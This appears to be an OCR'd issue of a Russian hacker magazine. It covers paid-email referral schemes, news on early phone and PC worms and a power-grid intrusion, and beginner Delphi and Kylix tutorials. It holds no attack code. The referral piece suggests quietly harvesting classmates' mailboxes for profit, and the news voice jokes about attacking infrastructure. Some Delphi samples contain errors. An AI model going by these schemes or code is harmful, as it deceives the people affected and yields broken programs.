Но почему бы и нет? Ведь он проделал если и не колоссальную, но работу! Забацал переводы (к слову, мог бы и пощепетильней подойти к вопросу; имеются неточности, опечатки и ошибки – лексические и грамматические, не делающие чести отечественному «филиалу» :), постарался сохранить внешнее сходство, в то же время избежав 100% копирования (на всякий случай, чтобы не привлекли за плагиат) и все такое. Домен, опять же, зарегистрировал, раскошелился на десятку-другую баксов :). Форум организовал, запихнув во фреймы уже готовое детище http://www.soft-media.ru/cgi-bin/Ultimate.cgi Но главное - сделал же, не поленился! И я ему от всего сердца желаю удачи! Получится – гуд: когда другие только кисло стонут, этот вьюнош суетится. Очень «карашо».

Существуют и другие варианты, менее доступные для широкой общественности, но имеющие права на упоминание: баннерная реклама - масштабная, ведущая по реф.ссылке через куки куда положено; почтовые рассылки (не спам!), которые можно открыть на subscribe.ru или list.ru; иные трюки, связанные, например, с открытием бесплатных ящиков. Приходишь в класс (группу, еще куда) и заявляешь, что откроешь каждому по супер-мейлу типа «твое_имя_фамилия@mail.ru», на халяву, абсолютно бесплатно! :) Маленькой же компенсацией за это будут письма, которые изредка станут приходить на него, но за которые их вла-



дельцы станут получать реальное бабло! Одним словом, главное – это фантазия.

Конечно, чем больше рефералов, тем лучше. Но ощутимые результаты в виде ежемесячного чека появятся уже при сотне. Соответственно, при десятерых вероятность эта понизится до ежегодной :).

Часть вторая: кому отдаться

«Почтовиков» существует великое множество. И у каждого из них свои преимущества. Например, честь allcommunity.com и sendmoreinfo.com делает их родство с медиа-службой yesmail.com, занимающейся целенаправленной почтовой рекламой. К слову, тех самых йесмеловцев соплей за просто так не перешибешь: их база насчитывает более 16 миллионов пользователей. Для сравнения: у сендморинфо пользователей «всего» 2 миллиона, а у прочих, более мелких почтовых компаний и подавно, с трудом пара сотен тысяч наскребается.

Чем больше пользователей у фирмы, тем выше вероятность того, что тебя не кинут: на контору тяжким грузом ложатся обязательства, причем не только перед «советскими» юзверями, до которых многим и дела нет, а главным образом перед западными. Ведь «западники», они какие? Чуть что не так – сразу в суд! А кому хочется рисковать репутацией и собственной задницей? Короче, «крупных» почтовиков я бы выдвинул на первые позиции в личном рейтинге популярности: они надежнее всего.

На втором месте идут новые, но перспективные проекты. Как «западные», так и наши, отечественные (сводную таблицу по спонсорам смотри в конце статьи). Их главное достоинство состоит в том, что на первых порах они пытаются выбиться, выделиться среди равных. Поэтому и почты от них будет на порядок больше, и, может быть, чеков.

И на третьем месте идут «альтернативные»: спонсоры, которые чудят. С одной стороны, они платят, с другой – всеми силами пытаются избежать этого. Например, emailthatcounts.com морит своих пользователей как хочет: в ходе работы с ним ты накапливаешь очки, единственным полезным предназначением которых может быть аукцион, призовыми лотами которого выступают чеки и прочие ценные приобретения. Выкупил – получил, нет – лысого.

Emailverdienst.de же прибегает к иной политике: читать почту и получать ее в немереных объемах ты можешь. Но в качестве «платных» будут засчитаны лишь те из них, из которых ты извлечешь специальный «ключ» и, зайдя на свой аккаунт, укажешь в нужном поле. Ясно дело, что немец, на которого главным образом и нацелена вся эта байда, не станет наживать себе гимор, махнув на «ключи» рукой. Что, в общем-то, на руку emailverdienst-цам: чем больше останется «незачтенных» писем, тем лучше для них, поскольку деньги рекламодателями уже уплОчены :). А для нас – лишняя суета.

Забегая наперед, скажу, что я сам, насмотревшись на безобразия почтовиков, загорелся анало-

Спонсор	Данные о получение чека	Минимум чека
AboutSpedia	–	$30
AddBonus	–	$20
ahMoola	–	$25
AllCommunity	+	$100
AllPaidFor	+	$10
AmazingSolution	–	$30
AvaMail	–	$22
CashActive	–	$20
CashClickConcepts	–	$50
Catpile	–	$25
CommissionMarketing	–	$15
ConsumersDirect	–	$20
EmailThatCounts	+	–
EmailVerdienst	+	25dm
FreeJoin	–	$50
HTMail	–	$10
InboxCash	–	–
InboxDollars	–	$30
InterBoss	–	$20
Lunartic	–	$20
MailClicker	–	$25
MintMail	–	$20
Money for Mail	–	$10
ReadClick	–	$40
RefRewards	–	$25
SendMoreInfo	+	$25
Skiddily	–	$20*
Spedia	+	$30
Totale-Mail	+	$25



гичной затеей: создать почтовый сервис, который будет мил и люб каждому. И не только потому, что на нем можно будет заработать, но и по причине ценности приводимой информации. Рефералам же в этом проекте уделено особое внимание: без ложной скромности заявлю, что принцип «премирования» пользователей кардинально отличается от всего мной лично виденного в лучшую сторону. Не столько числом, сколько качеством! Ведь что толку от 1000 уровней пирамиды? На планете людей меньше произрастает, нежели на последней, тысячной ее ступени. Гораздо важнее другое: стимулировать пользователей не праздной суетой, а вдумчивостью подхода :). Если не случится форс-мажор, система увидит свет уже этим летом. Подробнее читай о ней (а также – следи за новостями) на http://subscribe.ru/catalog/rest.cheese

Но как бы то ни было, отдаться надо... всем! Чем больше будет спонсоров, тем меньше вероятность пролетов: не клади яйца в одну корзинку, гласит народная мудрость. Один спонсор кинет, другой останется...

Часть третья: суть в деталях

Я уже сказал, что лучше регить под каждого спонсора отдельное мыло. Почему? Во-первых,





...пусть по 5 писем в месяц от каждого, пусть в сумме... 100 рефералов на спонсора, пусть ставки по 5 центов «на себя» и по 1 – за «того парня». Итого: в месяц с каждого – всего по 5 – 6 баксов. Зато, если спонсоров 20 – 30, буквально через 3 – 4 месяца в твой ящик начнут валиться чеки: по 15 – 30 у.е.. И так – с завидной регулярностью!

так проще от него отвязаться, если что не так. Во-вторых, удобнее сортировать входящую почту (если все адреса проверяются по POP3). В-третьих, на всякий случай, как говорил герой «Бриллиантовой руки».

Самый простой способ – обзавестись «форвардами», на халяву раздающимися @webname.com (целой серией доменных имен). Тогда почта, поступающая на них, будет переадресовываться на твой единый мейл - основной инбокс. Захочешь расстаться со спонсором – уничтожишь форвард или перенацелишь его на адрес недруга =). Правда, для этого потребуется подтверждение нового получателя, но это уже детали (особенно, если он не сечет в аглицком).

Другой вариант – туча POP3-мейлов, которые удобно сгребать, к примеру, The Bat!`ом: ставим фильтры и разбиваем всю входящую муру по боксам. А если что не так - уничтожаем ее прямо на серваке.

Ну, и третий вариант, для самых ленивых, все валим в одну кучу, на один адрес. А потом уже разгребаем ;). Понятно, что последний случай – не самый оптимальный.

И, напоследок, подписавшись на всех и вся, прикинем наши доходы: пусть по 5 писем в месяц от каждого, пусть в сумме... 100 рефералов на спонсора, пусть ставки по 5 центов «на себя» и по 1 – за «того парня». Итого: в месяц с каждого – всего по 5 – 6 баксов. Зато, если спонсоров 20 – 30, буквально через 3 – 4 месяца в твой ящик начнут валиться чеки: по 15 – 30 у.е.. И так – с завидной регулярностью! Суммируем: даже по пятерке в месяц с каждого - это, при 20 спонсорах, уже сотня в знаменателе! И ни-че-го для этого не делая: не плюща зад в он-лайне, не клацая по баннерам и все такое. Нет, и поюзать, конечно, можно, и картинки потоптать. Но и жар-птицу, летящую в руки, отпускать не следует! Я так думаю =).

Удачи тебе, «читатель» :).



X-life

Baranoff (baranoff@dz.ru)

Мобильный вирус

Япония, как известно, впереди планеты всей. Например, у японцев офигенно развита мобильная телефония - наши операторы просто отдыхают. Если у тебя есть мобильник, то ты, наверное, чувствуешь иногда потребность вылезти с него в Инет и, допустим, почту проверить :-). В общем, я такую потребность чувствую, а ты от мобильника с Инетом не отказался бы, я уверен. Хотя если бы тебе показали, что такое WAP - современный протокол мобильного Интернета, ты бы, может, и отказался :-). Дезигн страницы для мобильника должен помещаться на убогий экранчик телефона, следовательно, о красоте говорить не приходится. Сейчас пользование WAP'ом оплачивается по времени, а скорость загрузки страниц невысока, поэтому за убожество еще и деньги надо платить. Короче, как обычно, у нас все запущено. А вот у японцев для проведения Инета в мобильник используется специальная служба i-mode, поддерживаемая крупнейшим оператором NTT DoCoMo. I-mode позволяет ходить по специально заточенным под него сайтам, обмениваться электронной почтой и т.д. Главное преимущество японцев в том, что у них нет повременной оплаты за пользование i-mode, то есть мобильник как бы все время в онлайне и готов принимать почту (во, кайф). Получается анлим, не отходя от мобильника :-).

А теперь пораскинь мозгами, дружок. Если есть устройство, подключенное к Инету, и если на этом устройстве есть софт типа браузера, почтового клиента и т.д., значит в софте можно найти дыры и написать злобный вирус, который будет издеваться над оным устройством. Теперь представь мобильный телефон. Если у него куча всевозможных фич, в том числе и выход в Инет, то, следовательно, вшитый в аппарат софт достаточно сложен и потенциально может быть дыряв :-). Ага... глазки-то загорелись... Я не случайно тебе про Японию и i-mode рассказал - софт на телефонах там как раз достаточно навороченн, а подключение к Инету постоянное, значит вирус, попав на один телефон, легко распространится на остальные. А бороться с вирусом на мобильнике гораздо сложнее, чем на компе, потому что софт прошит и для его апдейта, надо возвращать аппарат на завод :-).

И мобильный вирус появился. Какой-то злобный хацкер нашел дырку в софте для i-mode от NTT DoCoMo, вшитом в мобильники от NEC, Sony, Fujitsu и других производителей. Дырка работает следующим образом: если послать челу на мобильник письмо, вставив в тело сообщения некий нехороший код, то мобильник сойдет с ума, как только чел это письмо откроет :-). Просто с помощью злобного кода можно по открытии письма заставить мобильник звонить или посылать письма. Появившийся в Японии вирус рассылает себя по адресной книге и, самое забавное, заставляет телефон с бешеной скоростью звонить по случайным номерам или, еще лучше, в службу 110 - японский аналог 911. Все это чревато перегрузом сетки и огромным геморроем для производителей, которым придется апдейтить телефоны... Ты будешь смеяться, но вирусу подвержены 13 250 000 (тринадцать миллионов двести пятьдесят тысяч) японских мобильников... Не думаю, что после этого случая мобильных вирусов больше не появится - чем сложнее будет софт, тем их будет больше. Готовься к хаосу в сотовых сетях, сынок!

Хакеры и электричество

Тебе никогда не приходила в голову шальная мысль похачить что-нибудь серьезное? То есть не сайт Microsoft, а, допустим, систему электроснабжения, канализацию, кран с нефтью и задвижку с газом, чтобы люди поняли бренность материальных ценностей :-). В стране водки и медведей те же электростанции можно похачить только с помощью грубого физического вмешательства и непосредственной порчи оборудования. А вот в Америке все предельно просто. Я долго смеялся, но, оказывается, у них можно электросеть через Инет захватить :-). По крайней мере в Калифорнии точно можно. Свидетельствует тому эта история.

В штате Калифорния энергоснабжением занимается компания California Independent Systems Operator. 25 апреля злобные хацкеры поломали сетку компании и получили права "главного админа электричества" :-). До 11 мая никто в Cal-ISO не подозревал о вторжении. В течение этого времени, 7 и 8 мая, произошло крупнейшее отключение электроэнергии Калифорнии. Официальные лица заявляют, что хакеры не имеют к нему никакого отношения. Те же официальные лица утверждают, что та часть сети, через которую проникли хакеры, "была на реконструкции" и "не была специально программно защищена". Звучит то ли как дешевая отмазка, то ли как признание собственной тупости. Близкие к официальным :-) источники утверждают, что хакеры могли как угодно глумиться над электростанциями Калифорнии, и оставить без света весь штат им не составляло особого труда.

Атака на Cal-ISO была проведена из Китая, местоположение хакеров пока не установлено. Ведется расследование.

Интересно, а атомные станции у них тоже порутить можно? :-) А то запросто ведь можно десяток Чернобылей устроить, сидя за компьютером в далеком Китае...

Вирус для педофилов

Что-то потянуло меня на этот раз про вирусы рассказывать - начали с вирусов для сотовых телефонов, а продолжим вирусами для... педофилов :-). Вернее, я расскажу тебе про вирь, который помогает с педофилами бороться. Английские вирмейкеры озадачились проблемой засилья детской порнографии :-) и решили помочь властям. Вирус Noped является обычным почтовым червяком. В заголовке пришедшего письма значится: "FWD: Help us all to end illegal child porn now", что в переводе на великий и могучий означает "помогите нам расправиться с детской порнографией сейчас". В аттаче файл END ILLEGAL child porn NOW.TXT..<много-много точек для ламеров>..vbs. При запуске Noped сканирует харды на JPEGи и читает их названия. Если в названии обнаруживаются слова, относящиеся к области child porno (жаль, что распознавать изображения вирус не умеет), то вирус посылает по всевозможным полицейским и правительственным адресам (вероятно, английским) IP "подозреваемого". Британская полиция, правда, заявила, что не будет принимать всерьез составленные вирусом "компроматы". Зря, имхо :-).
Напоследок дежурная фраза: дети, не открывайте незнакомые аттачи, особенно если увлекаетесь CP :-).

Вирус атакует Microsoft

И снова о вирусах :-). Они у нас сегодня просто тема выпуска. На этот раз речь пойдет о забавном вирусе DoS.Storm. Его написали люди, явно без большой симпатии относящиеся к славной компании Microsoft. Вирус заражает сервера, работающие на MS IIS (4,5), используя известную дыру в защите - Web Server Folder Traversal (http://www.microsoft.com/technet/security/bulletin/MS00-078.asp). Дыра старая - MS пофиксили ее еще в августе 2000, тем не менее, уязвимых серваков, как всегда, еще до кучи (что уж тут говорить, если древний как мир Unicode bug еще живее всех живых). Разместившись на серваке, вирус принимается сканировать диапазон из 10 миллионов урлов и заражает уязвимые IIS. Одновременно с этим DoS.Storm начинает DoS-атаки (легко догадаться, правда? :-)) на сервера, обслуживающие microsoft.com и флуд почтового ящика gates@microsoft.com сообщениями "Fuck you" :-).

В общем, полнейший детский сад и самоутверждение. Задумка по сути неплохая, но вот реализация, как всегда, подкачала. Официальные лица Microsoft заявили, что даже не заметили, что их кто-то DoS'ил. А адреса gates@microsoft.com, как нетрудно догадаться, не существует, а то бедный Билли читал бы письма от последнего Васи Пупкина. Все письма, идущие на этот адрес, редиректятся отправителю :-).

Delphi
Основы кодинга

Horrific (smirnandr@mail.ru) www.x-c-r.com

Давно мы хотели сделать рубрику “Кодинг”, но все как-то не получалось. Но с этого номера ты наконец-то сможешь начать постигать азы программирования. Читай нас внимательно, мы будем постепенно объяснять все самое интересное, от простого к сложному.



Ну что, все еще балуешься чьим-то нюкером? Все еще отсылаешь собственные пароли, воспользовавшись чьим-то конструктором трояна? Все еще ловишь глюки от чьих-то программ? Нда... тоже мне, хацкер... Все это характеризует тебя как банального юзера, который очень хочет кем-то быть, но не может. Хотя не все так плохо. Если есть желание, значит уже можно что-то начинать менять. Для начала тебе стоит понять, что использовать чужой софт может научится даже обезьяна, а вот написать свой способен только 37117 HaX0r. И у своего софта, заметь, будут только те функции, которые ты сам туда запихнешь.
Ну, раз ты это читаешь, значит с желанием учиться у тебя проблем нет. Поэтому перейдем к делу. Сегодня я постараюсь объяснить тебе все основы кодинга, а в следующий номерах мы перейдем к реальным делам. Все реальное мы будем творить с помощью двух крутейших сред программирования: Delphi (под Windows) и Kylix (под Linux) от фирмы Борман (Borland). Почему именно они? Да потому что они визуальные, и в их среде мне не надо будет выдумывать велосипед. Оболочку будущей проги я создаю за пять минут, и моя работа превращается в творчество, а на VC++ я трачу до 60% времени на написание кода оформления и 40% на сам кодинг. Когда мне говорят, что настоящий программер должен писать все руками, то на этот вопрос я отвечаю коротко: тогда пиши в машинных кодах, это еще круче (Yeahhh! Поддерживаю!!! - прим. Синтеза). Я ничего не имею против языка C++ (он действительно гениален), его знать надо, и я использую вставки на нем. Но реализация языка C++ от M$ не просто хромает, это калека от рождения, а сам MFC никогда не сможет стать визуальным. Тут нужно полное обрезание, начиная с Била :).
А главное - всем моим заказчикам абсолютно параллельно, какой язык я использую. Им нужно, чтобы прога была готова быстро и качественно. А это возможно только на Delphi. Прога создается в 10 раз быстрее, и отлаживать надо в 100 раз меньший код. Остальное за меня отладил дядя Борман.

Визуальная модель Delphi

Все, что я буду сейчас говорить, одинаково касается как Kylix, так и Delphi 5.0 (потому что они практически одинаковы), но показывать буду на примере второго. На рисунке 1 ты можешь увидеть оболочку Delphi 5. Она немного непривычна, но очень удобна. Как видишь, здесь четыре окна:

1. Форма - на ней ты визуально устанавливаешь компоненты.
2. Окно редактора кода - здесь ты будешь заниматься кодингом.
3. Палитра компонентов - состоит из кучи закладок, на которых тебе доступно громадное количество готовых компонентов.
4. Объектный инспектор - здесь ты можешь изменять свойства компонентов.




Рисунок 1. Оболочка Delphi 5

Все компоненты устанавливаются на форму простым перетаскиванием. Выбери на палитре компонентов что твоей душе угодно и щелкни потом на форме. Этот компонент удобно расположится на месте твоего щелчка и будет слушать дальнейших твоих приказаний. А в это время, из-за леса из-за гор, в объектном инспекторе появляются все доступные свойства компонента. Давай поставим кнопку Button на закладке Standard палитры компонентов. Ее основные свойства выглядят так:

Caption - заголовок кнопки.
Cursor - тип курсора при наведении на кнопку.
Default - использовать по умолчанию, если юзер нажал Enter в окне.
Enabled - доступность. Если этот параметр равен false, то кнопка отображается серым цветом.
Font - шрифт текста на кнопке.
Hint - подсказка, показываемая при наведении на кнопку.
TabOrder - порядковый номер компонента. При перемещении между компонентами с помощью Tab используется указанный здесь порядок.
TabStop - Можно ли переходить на кнопку с помощью клавиши Tab
Left, Right, Height, Width - левая, правая позиция кнопки и высота и ширина.

Visible - видимость.

Это основные свойства, которые присутствуют практически во всех компонентах Delphi. Помимо свойств, у любого компонента есть методы и события. Методы - это действия, которые может выполнять компонент. События - реакция на происходящие действия в компоненте. В объектном инспекторе тебе доступны свойства на закладке Properties и события на закладке Events.
Перейди на закладку Events. Здесь перечислены основные события от выделенного тобой компонента (рисунок 2).

Посмотрим на события кнопки:
OnClick - это событие происходит после нажатия на кнопку.
OnEnter - когда кнопка получила фокус.
OnExit - когда фокус пропал.
OnKeyPress - когда нажата какая-нибудь клавиша.
OnMouseDown - когда надавили на кнопку мышкой.
OnMouseMove - когда мышка ездит над компонентом.
OnMouseUp - когда мышку отпустили.

Прим.: фокус - это когда ты переходишь TAB-ом именно на эту кнопку. Еще не нажимаешь, а только перешел на нее. Обычно на кнопке появляется пунктирный прямоугольник.

Эти события можно увидеть у большинства компонентов, и ими приходится пользоваться достаточно часто. Остальные свойства и события будем изучать в процессе, а методы вообще можно изучать годами. Дядя Борман оплодотворил Delphi таким количеством возможностей, что не изучишь и за десяток лет.
Для того чтобы твоя программа смогла реагировать на события от компонентов, ты должен дважды долбануть мышкой справа от имени нужного события. Delphi моментально создаст необходимую заготовку для твоего кода в окне редактора. Это действие называется на языке кодеров - создать обработчик события. Вот мы и подошли к реальному кодингу.

Object Inspector
Button1: TButton
Properties | Events

OnClick	Button1Click
OnContextPopu	
OnDragDrop	
OnDragOver	
OnEndDock	
OnEndDrag	
OnEnter	
OnExit	
OnKeyDown	
OnKeyPress	
OnKeyUp	
OnMouseDown	
OnMouseMove	
OnMouseUp	
OnStartDock	
OnStartDrag	

All shown

Рисунок 2. События

Первый блин кодом

Прежде чем разбираться с кодингом, я должен объяснить тебе, как оформляются комментарии. Комментарии - это любой тескт (хоть матерщина), который абсолютно не влияет на код программы. Он никогда не компилится и не вставляется в .exe файл, а используется только для пояснений кода. Комментарии могут оформляться двумя способами:
1. Все, что идет после двойного слеша, воспринимается как комментарий. Так можно оформить только одну строку.
2. Все, что заключено в фигурные кавычки {вот так, блин, мать вашу, туды ее через три колоды, екарный бабай!}, тоже комментарий. Так можно заключить в комментарий сколько угодно строк. Теперь посмотрим на текст, который сейчас расположен в редакторе кода с моими комментариями:

Практически все строчки заканчиваются знаком ";". Этот знак показывает конец оператора. Он ставится только после операторов и никогда не используется после ключевых слов uses, type, begin, implementation, private, public и т.д.

Объявление типов

Самое сложное - разобраться с объявлениями типов. Весь код, который ты пишешь, должен относиться к какому-нибудь типу. Их мы описываем после ключевого слова type. Строка TForm1 = class(TForm) говорит о том, что мы создаем новый объект TForm1, который будет происходить от объекта TForm. А это значит, что TForm1 будет обладать всеми возможностями TForm и плюс то, что мы захотим. TForm - это объект-форма. Все окна в Delphi относятся к этому классу.
Что же такое "объект"? Говоря научно - это совокупность свойств, методов и событий. То есть любой компонент Delphi - это объект, потому что у него есть все это. Объекты могут наследовать все свое содержимое. Например, наш объект TForm1 наследует все содержимое у TForm и добавляет только одну кнопку и (пока пустой) обработчик события для нее. Это очень удобно. Тебе не надо писать каждый раз один и тот же код. Ты можешь создать объект форма+кнопка и использовать его где угодно. Можно выводить новые объекты из TForm1, и они будут обладать всеми свойствами TForm1 плюс свойства и методы TForm (например, TForm2 = class(TForm1)).
Это основное, что тебе надо знать об объектах. Для начала этого хватит для понимания основ. В дальнейшем мы всандалим свои ручки в объектно-ориентированное программирование по самые локти.

Переменные

Давай еще познакомимся с типами переменных. Объявление переменных всегда происходит после слова VAR. Существует три основных типа: строки (string), числа (integer) и булевы (boolean) операторы. Для тех, кто в школе вместо информатики гонял девок по коридору, сообщаю, что булев оператор это переменная, которая может принимать только два значения true или false (0

или 1). Существуют и другие разновидности этих трех типов, но это основные, с которыми мы будем работать.
Объявление простой переменной:

```
var
 i:Integer;
```

Это я объявил переменную i типа целое число. Теперь я могу присваивать ей значение: i:=1 или производить с ней любую математическую операцию. Двоеточие плюс равно читается как присвоить значение, т.е. я присваиваю переменной i число 1. Теперь I у меня равна единице.
В самом начале Delphi создает только одну глобальную переменную Form1 типа объекта TForm1, но зато это переменная сложного типа. Глобальные переменные можно использовать не только в этом модуле, но и в любом другом, если подключить его, добавив имя в раздел USES. Итак, ты можешь использовать объект TForm1 через переменную From1. Для доступа к свойствам объекта TForm1 нужно написать Form1.свойство (имя переменной, точка, свойство). Например, доступ к кнопке формы будет происходить так - Form1.Button1 (это грубо говоря). Button1 - это тоже объект, и у него есть свойства. Когда ты выделяешь кнопку на форме, то ты видишь ее свойства в объектном инспекторе. Чтобы получить доступ к ее свойству (например, Caption), нужно написать Form1.Button1.Caption := "Название кнопки". Все, что заключено в двойные кавычки, Delphi воспринимает как строки.

Процедуры и функции

Процедуры и функции - это некий участок кода, который выделен в отдельный блок. Простая процедура выглядит так:

```
procedure Exampl;
var
 i:Integer;//Объявление локальной переменной
begin//Начало процедуры
 i:=10;//Присваиваю переменной значение
end;//Конец процедуры
```

Эта процедура называется Exampl. Для использования процедуры нужно написать в любом участке кода "Exampl;". Если процедура является методом какого-то объекта, то нужно написать в имени процедуры "Имя Объекта. Имя процедуры":

```
procedure Form1.Examp2;
begin
 Exampl; //Вызываем процедуру Exampl, написанную ранее.
end;
```

Теперь разберемся с функциями. Это те же процедуры, только умеют возвращать значения. Простейшая функция выглядит так:

```
function Exampl:Integer;
var
 i:Integer;//Объявление локальной переменной
begin
 i:=10;//Присваиваю переменной значение
 Result:=i; // Возвращаю значение i
end;
```

В любую процедуру или функцию можно передавать значения. Для этого после имени ты должен перечислить, какие значения нужно передавать:

```
function Exampl(index:Integer):Integer;
begin
// Возвращаю переданное значение
// index, деленное на 2
 Result:=index/2;
end;
```

Здесь мы передаем в функцию Exampl одну переменную - index типа число integer. Для вызова этой функции можно использовать x:=Exampl(10);. Этим мы присваиваем переменной "x" результат работы функции Exampl(10). Если у тебя нет проблем с математикой, то ты уже должен высчитать, что в "x" должно попасть число 5.

```
unit Unit1;//Имя модуля
interface
uses //После этого слова идет перечисление
// подключенных модулей.
 Windows, Messages, SysUtils, StdCtrls;
//В этих модулях находится описание разных
// методов и процедур, которые мы можем
// использовать
type     //После этого идет объявление типов
TForm1 = class(TForm)
//Начало описания нового объекта TForm1
//Здесь описываются компоненты и события
 Button1: TButton;     //Это наша кнопка:
 procedure Button1Click(Sender: TObject);
//Это событие от кнопки
private
{Здесь можно описывать переменные и методы, доступные только для TForm1}
public
{Здесь можно описывать переменные и методы, доступные везде}
end;
var     //Объявление глобальных переменных
 Form1: TForm1;  // это описана переменная
                 // Form1 типа объекта TForm1
implementation
{$R *.DFM}
{Далее идет процедура, которую создал Delphi для обработки события OnClick, когда мы дважды щелкнули по событию в объектном инспекторе.}
procedure     TForm1.Button1Click(Sender: TObject);   //Имя процедуры
begin      //Начало процедуры
//Здесь можно писать свой код
end;       //Конец процедуры
end.       //Конец модуля. После end и точки
// никакой код больше не воспринимается.
```

Заключение

На этом все. Больше я не буду забивать тебе голову теорией. Я постарался дать тебе максимум инфы. Если ты что-то не понял, то не отчаивайся. Со следующего раза мы приступим к реальным делам, и на практике все само к тебе придет. Если не придет, то я затолкну молотком. Лично я долгое время использовал в кодинге некоторые приемы, ничего не понимая в происходящем. Но со временем все само пришло. Только на практике можно со всем разобраться (лично я напичкался кучей книг о компьютерах, но создать свою первую программу на Васике смог, только когда поковырялся с ней в живую на компе часика четыре - прим. Синтеза).
Если все пойдет, как запланировано, то со следующего номера мы начнем писать маленькие проги. С помощью них ты сможешь прикалываться над ламерами и создавать свой боевой или оборонный арсенал софта. До встречи!!!




Рисунок 3. Отладчик Delphi




Рисунок 4. Так выглядит одна из моих прог в дезайнере форм

Kylix

Смерть M$ подкралась незаметно

Horrific (smirnandr@mail.ru) www.x-c-r.com

Я знаю, ты из тех, кто орет на каждом углу: "M$ – Must Die! Linux forever!!!". При всем при этом ты поработал в Линухе от силы неделю, потом тебе все надоело, т.к. ручками править сырцы ты не умеешь, набирать команды из командной строки тебе лениво, а под X–Windows для тебя слишком мало софта, и когда он глючит, ты не понимаешь, что происходит. Не парься, я на тебя не баллоны качу, просто таких как ты – море.

При всей крутости *nix-ов, у них остается одна огромная проблема: неудобность и отсутствие немереного количества софта. Именно из-за этого все и юзают винды. Там все просто, а софта и гамесов хватит на 4 млн. лет беспробудного маньячества.
Вся редакция][долго ждала, когда же эта ситуация изменится, и вот, наконец, произошло грандиозное событие! Горячо любимый мною Борман (Borland) выпустил Паскаль для Linux и назвал его Kylix. Поэтому буквально через полгода произойдет революция в войне ОСей. Наконец-то вижуал-кодеры получили вижуал-оболочку и теперь смогут полным ходом писать софт под Линукс. А ты сможешь все это добро у себя устанавливать и юзать. Хотя наилучшим вариантом будет не пассивное наблюдение, а создание собственного софта под *nix. Вступай в ряды линуксовых кодеров! С сегодняшнего дня наш журнал открывает акцию "Даешь пингвину удобный интерфейс!!!" и с лозунгом "А ты записался в программисты?" пойдет по дебрям кодинга.
Kylix - это полная копия Delphi 5, только для Linux. Поэтому в этой рубрике мы будем охватывать и win32, и *nix кодинг. Сегодня же мы только установим Kylix, изучение его я оставлю на следующий раз. Для понимания особенностей кодинга на Kylix советую тебе прочитать статью "Delphi. Основы кодинга" в этом же номере. Все, что написано там про Delphi, также касается и Kylix, поэтому я не буду здесь повторяться.

Куда ставить-то?

Kylix поддерживает следующие дистрибутивы:
- Red Hat Linux 6.2.
- Red Hat Linux 7.0.
- Mandrake Linux 7.2.
- SuSE Linux 7.0.

На выставке Comtek дядя Борман лично мне поклялся, что это не полный список :). Это те дистрибутивы, которые были протестированы в недрах компании. Возможно, что и твой Linux от малоизвестной компании тоже схавает Kylix. Главное, чтобы он отвечал следующим требованиям:
1. Обязательное наличие библиотеки glibc 2.1.2 или выше. А что ты хотел, это тебе не Windows, где ты даже не знаешь, какая у тебя графическая библиотека. Здесь все разделено на версии.
2. Ядро Linux должно быть версии 2.2 или выше. Это тоже прикол Linux. Помимо нумерации дистрибутивов, идет и нумерация ядра. Если у тебя установлен один из перечисленных выше дистрибутивов, то можешь быть уверен в своем ядре, оно подойдет.
3. Библиотека libjpeg должна быть версии 6.2 или выше.



Рисунок 1. Окно инсталляции

